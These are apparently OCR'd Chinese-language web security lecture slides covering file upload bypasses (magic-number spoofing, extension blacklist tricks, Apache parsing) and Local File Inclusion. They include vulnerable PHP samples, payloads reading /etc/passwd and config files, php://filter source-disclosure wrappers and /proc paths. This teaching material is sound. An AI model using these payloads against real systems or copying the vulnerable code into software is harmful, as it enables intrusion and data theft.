Web Security

Advanced

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Outline

- Common vulnerabilities (cont'd)
- Front-end Security
- SQL Injection Advanced

File Upload Vulnerability


- Web 的世界
  - File-based
  - Route-based
  - Java-based
- 上傳 Webshell、惡意文件

File Upload Vulnerability

- 怎麼防?
  - 前端防禦?
  - 白名單? 黑名單?
  - Magic Number?

上傳 - 前端檢查?


- Javascript 檢查上傳檔案?
  - Disable Javascript (Browser)
  - Use Proxy (Burp Suite, . . .)




PLEASE
CLOSE
GATE


上傳 - Magic Number檢查?

- Magic Number
  - 用來標示檔案格式的幾個 Bytes
  - 圖片、影片、執行檔等都有獨特的 Magic Number



上傳 - Magic Number檢查?

- PHP 是內嵌式語言，其餘部分不影響解析
- 構造 [Image Magic Number] + [<?php xxxxx ?>]



上傳 - 黑名單檢查?

- 使用黑名單判斷副檔名


```php
$tmp = $_FILES['f']['tmp_name'];
$dest = $_FILES['f']['name'];
$ext = pathinfo($dest, PATHINFO_EXTENSION);
if( $ext === 'php' ) die('Bye!');
move_uploaded_file($tmp, $dest);
```

上傳 - 黑名單檢查?

- 常見繞過手法
  - 大小寫： a.pHP，a.AsPx　(Windows Only)
  - 空白結尾： a.php[空白]　(Windows Only)
  - 特殊副檔名： phtml，php4，php5，. . .
  - .htaccess 自訂解析規則

上傳 - 黑名單檢查?

- 補充: Apache 解析漏洞
  - a.php.kaibro
  - 看到不認識的副檔名，會自動往前找認識的
    1. 副檔名 kaibro？不認識
    2. 往前找到 php
    3. 好ㄛ ~ 那就把它當php解析吧

上傳 - 黑名單檢查?

- 補充: Apache 解析漏洞
  - 嚴格來說跟版本無關
  - 設定檔配置問題（但高版本設定檔預設是正常的）
  - AddType application/x-httpd-php .php

https://httpd.apache.org/docs/2.4/mod/mod_mime.html

那到底怎麼防?

- 不要重複造輪子
- 前端檢查配後端驗證
- 白名單取代黑名單

Lab 0x01 - sh3ll_upload3r

Local File Inclusion


- 簡稱 LFI
- 任意 include 使用者指定的檔案
  - 遍歷檔案
  - 執行程式碼

Local File Inclusion

- 以 PHP 來說，常見於以下函數
  - include()
  - require()
  - include_once()
  - require_once()


來點 

```php
$module_path = $_GET['module'];
include($module_path);
```





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
postfix:x:112:118::/var/spool/postfix:/bin/false
```

module=/etc/passwd



module=/etc/apache2/apache2.conf



module=php://filter/
convert.base64-encode/
resource=lfi.php

Read Source Code

- 直接 include php 檔案，會被解析
- 善用 php wrapper
  - php://filter/convert.base64-encode/resource=index.php
  - php://filter/read=string.rot13/resource=index.php

Read Config

- 常見設定檔
  - /etc/apache2/apache2.conf
  - /etc/nginx/nginx.conf
  - /etc/apache2/sites-available/000-default.conf
  - /etc/php/php.ini

Read /proc/*

- /proc/self/cmdline　　執行時的 Command
- /proc/self/exe　　撈執行檔 (可以串 reverse/pwn)
- /proc/self/environ　　環境變數
- /proc/self/fd/*　　filedescriptor
- . . . . .

RCE Tricks

